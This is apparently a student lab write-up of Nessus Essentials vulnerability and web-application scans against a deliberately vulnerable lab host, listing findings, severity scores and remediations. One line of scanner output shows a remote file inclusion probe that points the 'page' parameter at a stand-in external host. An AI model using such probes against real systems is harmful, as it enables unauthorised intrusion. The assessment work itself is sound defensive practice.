VPR Severity	Name	Reasons	VPR Score ▾	Hosts
HIGH	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness	No recorded events	7.4	1
HIGH	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)	No recorded events	7.4	1
HIGH	UnrealIRCd Backdoor Detection	No recorded events	7.4	1
HIGH	Apache Tomcat AJP Connector Request Injection (Ghostcat)	No recorded events	7.4	1
MEDIUM	SMTP Service STARTTLS Plaintext Command Injection	No recorded events	6.3	1
MEDIUM	SSL Medium Strength Cipher Suites Supported (SWEET32)	No recorded events	6.1	1
MEDIUM	Multiple Vendor DNS Query ID Field Prediction Cache Poisoning	No recorded events	6.0	1
MEDIUM	rexecd Service Detection	No recorded events	5.9	1
MEDIUM	rlogin Service Detection	No recorded events	5.9	1
MEDIUM	rsh Service Detection	No recorded events	5.9	1

Scan Details

Policy:	Advanced Scan
Status:	Completed
Severity Base:	CVSS v3.0
Scanner:	Local Scanner
Start:	July 23 at 8:49 AM
End:	July 23 at 9:08 AM
Elapsed:	19 minutes

- Clicking on each we can see much more details and descriptions about these vulnerabilities and also how to eliminate them.


Advanced Scan
‹ Back to My Scans
Configure
Audit Trail
Launch
Report
Export
Hosts 1
Vulnerabilities 73
Remediations 3
VPR Top Threats
History 1
Assessed Threat Level: H
The following vulnerabil
(VPR) system. The findir
prioritized view to help
Click on each finding to
To learn more about Te
VPR Severity
Name
Hosts
HIGH Debian OpenSSH/Oper 1
HIGH Debian OpenSSH/Oper 1
HIGH UnrealIRCd Backdoor D 1
HIGH Apache Tomcat AJP Co 1
MEDIUM SMTP Service STARTTL 1
MEDIUM SSL Medium Strength C 1
MEDIUM Multiple Vendor DNS C 1
MEDIUM rexecd Service Detection No recorded events 5.9 1
MEDIUM rlogin Service Detection No recorded events 5.9 1
MEDIUM rsh Service Detection No recorded events 5.9 1

HIGH Debian OpenSSH/OpenSSL Package Random Number Generator Weakness

Synopsis
The remote SSH host keys are weak.

Vulnerability Priority Rating
Age of vuln: 730 days +
CVSSv3 Impact Score: 5.9
Exploit Code Maturity: Functional
Product Coverage: Low
Threat Intensity: Very Low
Threat Recency: No recorded events
Threat Sources: No recorded events

Affected Hosts (1)
192.168.5.135

Description
The remote SSH host key has been generated on a Debian or Ubuntu system which contains a bug in the random number generator of its OpenSSL library.


The problem is due to a Debian packager removing nearly all sources of entropy in the remote version of OpenSSL.

An attacker can easily obtain the private part of the remote key and use this to set up decipher the remote session or set up a man in the middle attack.

Scan Details

Policy:	Advanced Scan
Status:	Completed
Severity Base:	CVSS v3.0
Scanner:	Local Scanner
Start:	July 23 at 8:49 AM
End:	July 23 at 9:08 AM
Elapsed:	19 minutes

- Solution and other details.


Applications
Places
Firefox ESR
Jul 27 07:39
Nessus Essentials / Folde
Damn Vulnerable Web Ap
https://err0rsmaccy:8834/#/scans/reports/35/prioritization
nessus Essentials
Scans
Settings
err04
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Terrascan
Tenable News
Brazen, Unsophisticated and Illogical: Understandi...
Read More
Advanced Scan
‹ Back to My Scans
Configure
Audit Trail
Launch
Report
Export
Hosts 1
Vulnerabilities 73
Remediations 3
VPR Top Threats
History 1
Assessed Threat Level: H
The following vulnerabil
(VPR) system. The findir
prioritized view to help
Click on each finding to
To learn more about Te
VPR Severity
Name
Hosts
HIGH Debian OpenSSH/Oper 1
HIGH Debian OpenSSH/Oper 1
HIGH UnrealIRCd Backdoor D 1
HIGH Apache Tomcat AJP Co 1
MEDIUM SMTP Service STARTTL 1
MEDIUM SSL Medium Strength C 1
MEDIUM Multiple Vendor DNS C 1
MEDIUM rexecd Service Detection No recorded events 5.9 1
MEDIUM rlogin Service Detection No recorded events 5.9 1
MEDIUM rsh Service Detection No recorded events 5.9 1

HIGH Debian OpenSSH/OpenSSL Package Random Number Generator Weakness

Solution
Consider all cryptographic material generated on the remote host to be guessable. In particuliar, all SSH, SSL and OpenVPN key material should be re-generated.

See Also
http://www.nessus.org/u?107f9bdc
http://www.nessus.org/u?f14f4224

Plugin Information
ID: 32314
Version: 1.20
Type: remote
Published: May 14, 2008
Modified: November 15, 2018

Risk Information
Risk Factor: Critical
CVSS Base Score: 10.0
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C
CVSS Temporal Vector: CVSS2#E:F/RL:OF/RC:C
CVSS Temporal Score: 8.3

Vulnerability Information
Exploit Available: true
Exploitability Ease: Exploits are available

Scan Details

Policy:	Advanced Scan
Status:	Completed
Severity Base:	CVSS v3.0
Scanner:	Local Scanner
Start:	July 23 at 8:49 AM
End:	July 23 at 9:08 AM
Elapsed:	19 minutes

WHOLE SUMMARY OF THIS SCAN

- ✓ Severity Base: CVSS v3.0
- ✓ Total found vulnerabilities - 73
- ✓ Status of all vulnerabilities: -
  - Critical - 14
  - High – 8
  - Medium – 26
  - Low – 5
  - Other Info – 135
- ✓ VPR Top Threats:-
  - Total Count – 10
  - High Count – 4
  - Medium Count - 6

- ✓ Remediations:-
  1. UnrealIRCd Backdoor Detection: Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.
  2. Samba Badlock Vulnerability: Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.
  3. ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS: Upgrade to BIND 9.11.22, 9.16.6, 9.17.4 or later.


3. Web App Vulnerabilities Assessment

⇒ Step 1. Launch the Nessus Scanner and Create a New Scan.

⇒ Step 2. Select the Web Application test this time and configure the scan as usual such as fill in the Name of the scan and IP address of the target device.

⇒ Step 3. Launch the Scan.

⇒ Step 4. After the scan is complete, it will show the results.



Host	Vulnerabilities
192.168.5.135	3 4 18 5 80

Scan Details


Policy: Web Application Tests
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: July 23 at 9:01 AM
End: July 23 at 9:41 AM
Elapsed: 40 minutes

Vulnerabilities

Fig 1 – Showing the Summary of results of Web App Vulnerability Assessment.

⇒ Step 4. On the Hosts Tab, the summary of the whole scan will be shown.

⇒ Step 5. Next to it the Vulnerabilities Tab exists. It contains the list of all the scanned vulnerabilities.



Web App Scan

‹ Back to All Scans

40 Vulnerabilities


Sev ▾	Score ▾	Name ▴	Family ▴	Count ▾
MIXED	...	Web Server (Multiple Issues)	Web Servers	12
MIXED	...	Apache Tomcat (Multiple Issues)	Web Servers	3
MIXED	...	Phpmyadmin (Multiple Issues)	CGI abuses	3
HIGH	7.5 *	CGI Generic Remote File Inclusion	CGI abuses	1
MIXED	...	PHP (Multiple Issues)	CGI abuses	3
MIXED	...	Twiki (Multiple Issues)	CGI abuses	2
MEDIUM	6.8 *	CGI Generic Local File Inclusion (2nd pass)	CGI abuses	1
MEDIUM	5.3	Browsable Web Directories	CGI abuses	1
MEDIUM	5.3	CGI Generic Path Traversal	CGI abuses	1
MEDIUM	5.3	Tomcat Sample App cal2.jsp 'time' Parameter XSS	CGI abuses : XSS	1
MEDIUM	5.0 *	Backup Files Disclosure	CGI abuses	1
MEDIUM	5.0 *	Web Application Information Disclosure	CGI abuses	1

Scan Details

Policy:	Web Application Tests
Status:	Completed
Severity Base:	CVSS v3.0
Scanner:	Local Scanner
Start:	July 23 at 9:01 AM
End:	July 23 at 9:41 AM
Elapsed:	40 minutes

Vulnerabilities

- Now clicking onto it we can see all the vulnerabilities that it has been found. Some of which are Medium and Some of it are High & Mixed as well.
- After opening each individual vulnerability other factors can be seen such as description, solution and output of that particular vulnerability.
- Now Let’s Click and open High severity vulnerability named as CGI Generic Remote File Inclusion.



HIGH CGI Generic Remote File Inclusion

Description

The remote web server hosts CGI scripts that fail to adequately sanitize request strings. By leveraging this issue, an attacker may be able to include a remote file from a remote server and execute arbitrary commands on the target host.

Solution

Restrict access to the vulnerable application. Contact the vendor for a patch or upgrade.

See Also

https://en.wikipedia.org/wiki/Remote_File_Inclusion
http://projects.webappsec.org/w/page/13246955/Remote%20File%20Inclusion

Output


```
Using the GET HTTP method, Nessus found that :
+ The following resources may be vulnerable to web code injection :
+ The 'page' parameter of the /mutillidae/ CGI :
/mutillidae/?page=http://r40_qRM9.example.com/
more...
```

Port ▴	Hosts
80 / tcp / www	192.168.5.135

- We can see it’s details in the description section and we can remediate it by following the actions suggested in the solution.

✓ VPR Top Threats: -

- This is a Tab located next to the notes Tab.
- This includes a list of vulnerabilities rated according to the VPR
- Nessus also generates a list of Top threats according to the its patented vulnerability priority rating.
- Here is the screenshot of the list of vulnerabilities for the current scan: -



Web App Scan

Back to All Scans

Assessed Threat Level: **High**

The following vulnerabilities are ranked by Tenable's patented Vulnerability Priority Rating (VPR) system. The findings listed below detail the top ten vulnerabilities, providing a prioritized view to help guide remediation to effectively reduce risk.
Click on each finding to show further details along with the impacted hosts.
To learn more about Tenable's VPR scoring system, see Predictive Prioritization.


VPR Severity	Name	Reasons	VPR Score ▾	Hosts
HIGH	PHP PHP-CGI Query String Parameter Injection Arbitrary Code Execution	No recorded events	8.9	1
HIGH	Apache PHP-CGI Remote Code Execution	No recorded events	8.9	1
HIGH	TWiki 'rev' Parameter Arbitrary Command Execution	No recorded events	7.4	1
HIGH	Apache Tomcat AJP Connector Request Injection (Ghostcat)	No recorded events	7.4	1
MEDIUM	phpMyAdmin prior to 4.8.6 SQLi vulnerablity (PMASA-2019-3)	No recorded events	6.7	1
MEDIUM	HTTP TRACE / TRACK Methods Allowed	No recorded events	4.0	1
LOW	phpMyAdmin error.php BBcode Tag XSS (PMASA-2010-9)	No recorded events	3.8	1
LOW	phpMyAdmin setup.php Verbose Server Name XSS (PMASA-2010-7)	No recorded events	3.0	1
LOW	Tomcat Sample App cal2.jsp 'time' Parameter XSS	No recorded events	2.2	1

Scan Details

Policy:	Web Application Tests
Status:	Completed
Severity Base:	CVSS v3.0
Scanner:	Local Scanner
Start:	July 23 at 9:01 AM
End:	July 23 at 9:41 AM
Elapsed:	40 minutes

✓ Remediations: -

